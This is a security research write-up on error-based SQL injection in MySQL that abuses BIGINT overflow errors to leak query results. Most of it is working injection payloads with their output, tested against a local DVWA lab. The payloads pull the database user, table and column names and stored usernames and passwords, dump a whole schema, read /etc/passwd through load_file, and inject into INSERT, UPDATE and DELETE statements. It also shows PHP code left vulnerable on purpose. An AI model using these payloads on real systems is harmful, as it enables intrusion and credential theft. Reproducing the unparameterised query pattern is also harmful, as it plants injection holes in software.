BIGINT Overflow Error Based SQL Injection

Osanda Malith Jayathissa

(@OsandaMalith)

Table of Contents

Overview

I was interested in finding out new techniques that we can use in extracting data via MySQL errors. When we look how MySQL handles integers I was interested in causing overflows. This is how MySQL stores integers.

Type	Storage	Minimum Value	Maximum Value
	(Bytes)	(Signed/Unsigned)	(Signed/Unsigned)
TINYINT	1	-128	127
		0	255
SMALLINT	2	-32768	32767
		0	65535
MEDIUMINT	3	-8388608	8388607
		0	16777215
INT	4	-2147483648	2147483647
		0	4294967295
BIGINT	8	-9223372036854775808	9223372036854775807
		0	18446744073709551615

(Source: http://dev.mysql.com/doc/refman/5.5/en/integer-types.html)

These overflow errors will cause in MySQL versions 5.5.5 and above only. In below versions integer overflows would result in a silent wraparound.

The data type BIGINT is of 8 bytes in size which means it's of 64 bits. If we take the maximum signed value of a BIGINT its "0b0111111111111111111111111111111111111111111111111111111111111111", "0x7fffffffffffffff", "9223372036854775807" in binary, hex and decimal respectively. Once we evaluate numerical expressions on this value like adding will cause a "BIGINT value is out of range" error.

```
mysql> select 9223372036854775807+1;
ERROR 1690 (22003): BIGINT value is out of range in '(9223372036854775807 + 1)'
```

To overcome the above error we could simply typecast into an unsigned int.

If we look at the maximum unsigned BIGINT value its "0b1111111111111111111111111111111111111111111111111111111111111111", "0xFFFFFFFFFFFFFFFF", "18446744073709551615" in binary, hex and decimal respectively.

So same applies. If we evaluate numerical expressions on this value like adding or subtracting will cause a “BIGINT value is out of range” error.

```
# In decimal
mysql> select 18446744073709551615+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(18446744073709551615 + 1)'

# In binary
mysql> select
cast(b'1111111111111111111111111111111111111111111111111111111111111111' as
unsigned)+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(cast(0xffffffffffffffff as unsigned)
+ 1)'

# In hex
mysql> select cast(x'FFFFFFFFFFFFFFFF' as unsigned)+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(cast(0xffffffffffffffff as unsigned)
+ 1)'
```

What if we do a bitwise negation to “0”? It will result in the maximum unsigned BIGINT value. This is an obvious fact.

```
mysql> select ~0;
+----------------------+
| ~0                   |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)
```

So yeah, if we add or subtract from ~0 it will result in a BIGINT overflow error.

```
mysql> select 1-~0;
ERROR 1690 (22003): BIGINT value is out of range in '(1 - ~(0))'

mysql> select 1+~0;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(1 + ~(0))'
```

Injection

I wanted to apply sub queries and cause a BITINT overflow so we could extract data. If we look at the logical negation it should return 1 for any query, because on a successful execution the query would return 0 and when we negate it would be 1. For example if we apply a logical negation to a query like (select*from(select user())x);

```
mysql> select (select*from(select user())x);
+------------------------------+
| (select*from(select user())x) |
+------------------------------+
| root@localhost               |
+------------------------------+
1 row in set (0.00 sec)

# Applying logical negation

mysql> select !(select*from(select user())x);
+-------------------------------+
| !(select*from(select user())x) |
+-------------------------------+
|                             1 |
+-------------------------------+
1 row in set (0.00 sec)
```

Yeah, perfect! So simply we can combine both bitwise and logical negations and build the error based injection query.

```
mysql> select ~0+!(select*from(select user())x);
ERROR 1690 (22003): BIGINT value is out of range in '(~(0) + (not((select 'root@localhost' from dual))))'
```


Let's not use addition since '+' will be converted to a space while parsing through the web browser (You can use %2b for '+'). Instead we can use subtraction. These are few variations for the same injection. The final queries would be.

```
!(select*from(select user())x)-~0
(select(!x-~0)from(select(select user())x)a)
(select!x-~0.from(select(select user())x)a)
```

For example we apply this injection in a query like this.

```
mysql> select username, password from users where id='1' or !(select*from(select user())x)-~0;
ERROR 1690 (22003): BIGINT value is out of range in '((not((select 'root@localhost' from dual))) - ~(0))'
```

```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or !(select*from(select user())x)-~0-- -
&Submit=Submit#
```



Using this BIGINT overflow error based injection technique we can use almost any valid mathematical function in MySQL like this, since they will too negate. Just pass the arguments as according to the function.

```
select !atan((select*from(select user())a))-~0;
select !ceil((select*from(select user())a))-~0;
select !floor((select*from(select user())a))-~0;
```

I have tested with the following. You may find more ☺

```
HEX
FLOOR
CEIL
RAND
CEILING
TRUNCATE
TAN
SQRT
ROUND
SIGN
```

Extracting Data

Extracting data is normal like other injections. I'll shortly show them.

Getting table names:

```
!(select*from(select table_name from information_schema.tables where table_schema=database() limit 0,1)x)-~0;
```

Getting column names:

```
select !(select*from(select column_name from information_schema.columns where table_name='users' limit 0,1)x)-~0;
```

Retrieving Data:

```
!(select*from(select concat_ws(':',id, username, password) from users limit 0,1)x)-~0;
```

```
mysql> select !(select*from(select concat_ws(':',id, username, password) from users limit 0,1)x)-~0;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select '1:Jane:Eyre' from dual))) - ~(0))'
mysql>
mysql>
mysql>
mysql> select !(select*from(select concat_ws(':',id, username, password) from users limit 1,1)x)-~0;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select '2:Emily:Bronte' from dual))) - ~(0))'
mysql>
mysql>
mysql>
mysql> select !(select*from(select concat_ws(':',id, username, password) from users limit 2,1)x)-~0;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select '3:Jack:Peterson' from dual))) - ~(0))'
mysql>
mysql>
mysql> select !(select*from(select concat_ws(':',id, username, password) from users limit 3,1)x)-~0;
+-----------------------------------------------------------------------------------+
| !(select*from(select concat_ws(':',id, username, password) from users limit 3,1)x)-~0 |
+-----------------------------------------------------------------------------------+
|                                                                              NULL |
+-----------------------------------------------------------------------------------+
1 row in set (0.00 sec)
```


Dump in One Shot

Can we dump all the databases, columns and tables in one shot? The answer is yes. But when we try to dump tables and columns from all the databases we can get only few results back since we are trying to retrieve data via an error. But we can retrieve up to 27 results when we try to dump from the current database. These are few variations I made up.

```
!(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x)-~0

(select(!x-~0)from(select(concat (@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat (@,0xa,table_name,0x3a3a,column_name)),@))x)a)

(select!x-~0.from(select(concat (@:=0,(select count(*)from`information_schema`.columns where table_schema=database()and@:=concat (@,0xa,table_name,0x3a3a,column_name)),@))x)a)
```



```
mysql> select  !(select*from(select(concat (@:=0,(select count(*)from`information_schema`.columns w
column_name)),@))h)j)-~0;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select '000
newdb::test::a1
newdb::test::a2
newdb::test::a3
newdb::test::a4
newdb::test::a5
newdb::test::a6
newdb::test::a7
newdb::test::a8
newdb::test::a9
newdb::test::a10
newdb::test::a11
newdb::test::a12
newdb::test::a13
newdb::test::a14
newdb::test::a15
newdb::test::a16
newdb::test::a17
newdb::test::a18
newdb::test::a19
newdb::test::a20
newdb::test::a21
newdb::test::a22
newdb::test::a23
newdb::test::a24
newdb::test::a25
newdb::test::a26
newdb::test::a27
```

The limitations would be the number of results we can retrieve. It will be only 27. Suppose I create a table with 31 columns inside this database. Only 27 results would be seen and my other 4 tables and the user table's columns would not be returned.

Injection in Insert


In insert statements we can inject like this. The syntax would be '' or (payload), the quotes depend on the query. You can read my previous research on this topic from my blog post and my whitepaper.

```
mysql> insert into users (id, username, password) values (2, '' or !(select*from(select user())x)-~0
or '', 'Eyre');
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select 'root@localhost'
from dual))) - ~(0))'
```

We can also perform the DIOS query.

```
mysql> insert into users (id, username, password) values (2, '' or
!(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where
table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,colum
n_name)),@)))x)-~0 or '', 'Eyre');

ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select '000
newdb::users::id
newdb::users::username
newdb::users::password' from dual))) - ~(0))'
```



Injection in Update

In the update statement it's same like in insert. We can inject like this.

```
mysql> update users set password='Peter' or !(select*from(select user())x)-~0 or '' where id=4;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select 'root@localhost'
from dual))) - ~(0))'
```

Injection in Delete


Same like the rest this is how we can use this in the DELETE statement.

```
mysql> delete from users where id='1' or !(select*from(select user())x)-~0 or '';
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select 'root@localhost'
from dual))) - ~(0))'
```

Reading Files

You can read files by applying the load_file() function but I noticed that there is a limit of 13 lines.

```
select !(select*from(select load_file('/etc/passwd'))x)-~0;
```



Note that you can't write to files since this an error it will write just 0.

```
mysql> select !(select*from(select 'hello')x)-~0 into outfile 'C:/out.txt';
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select 'hello' from dual))) -~(0))'

# type C:\out.txt
0
```

Conclusion

As a conclusion keep in mind the following. To perform these injection the mysql_error() should be echoed back to us that's why this is error based injection. The MySQL version should be 5.5.5 or above. There can be lots of variations for these overflow injections. For example even by XORing 0 with a value like 222 and by subtracting we can cause a BIGINT overflow.

```
mysql> select !1-0^222;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not(1)) - (0 ^ 222))'

mysql> select !(select*from(select user())a)-0^222;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not((select 'root@localhost'
from dual))) - (0 ^ 222))'
```

If the backend code has no quotes, double quotes or parenthesis. For example if I modify the PHP code in DVWA like this, removing quotes. We can simply inject without making the query false by OR.


```
<?php

if(isset($_GET['Submit'])){
   // Retrieve data
   $id = $_GET['id'];
   $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
   $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

   $num = mysql_numrows($result);

   $i = 0;
   while ($i < $num) {
      $first = mysql_result($result,$i,"first_name");
      $last = mysql_result($result,$i,"last_name");
      $html .= '<pre>';
      $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
      $html .= '</pre>';
      $i++;
   }
}
?>
```

http://localhost/dvwa/vulnerabilities/sqli/?id=!(select*from(select user())a)-0^222&Submit=Submit#



References

[1] http://dev.mysql.com/doc/refman/5.5/en/integer-types.html
[2] https://dev.mysql.com/doc/refman/5.0/en/numeric-type-overview.html
[3] https://dev.mysql.com/doc/refman/5.0/en/mathematical-functions.html

My Website

https://osandamalith.wordpress.com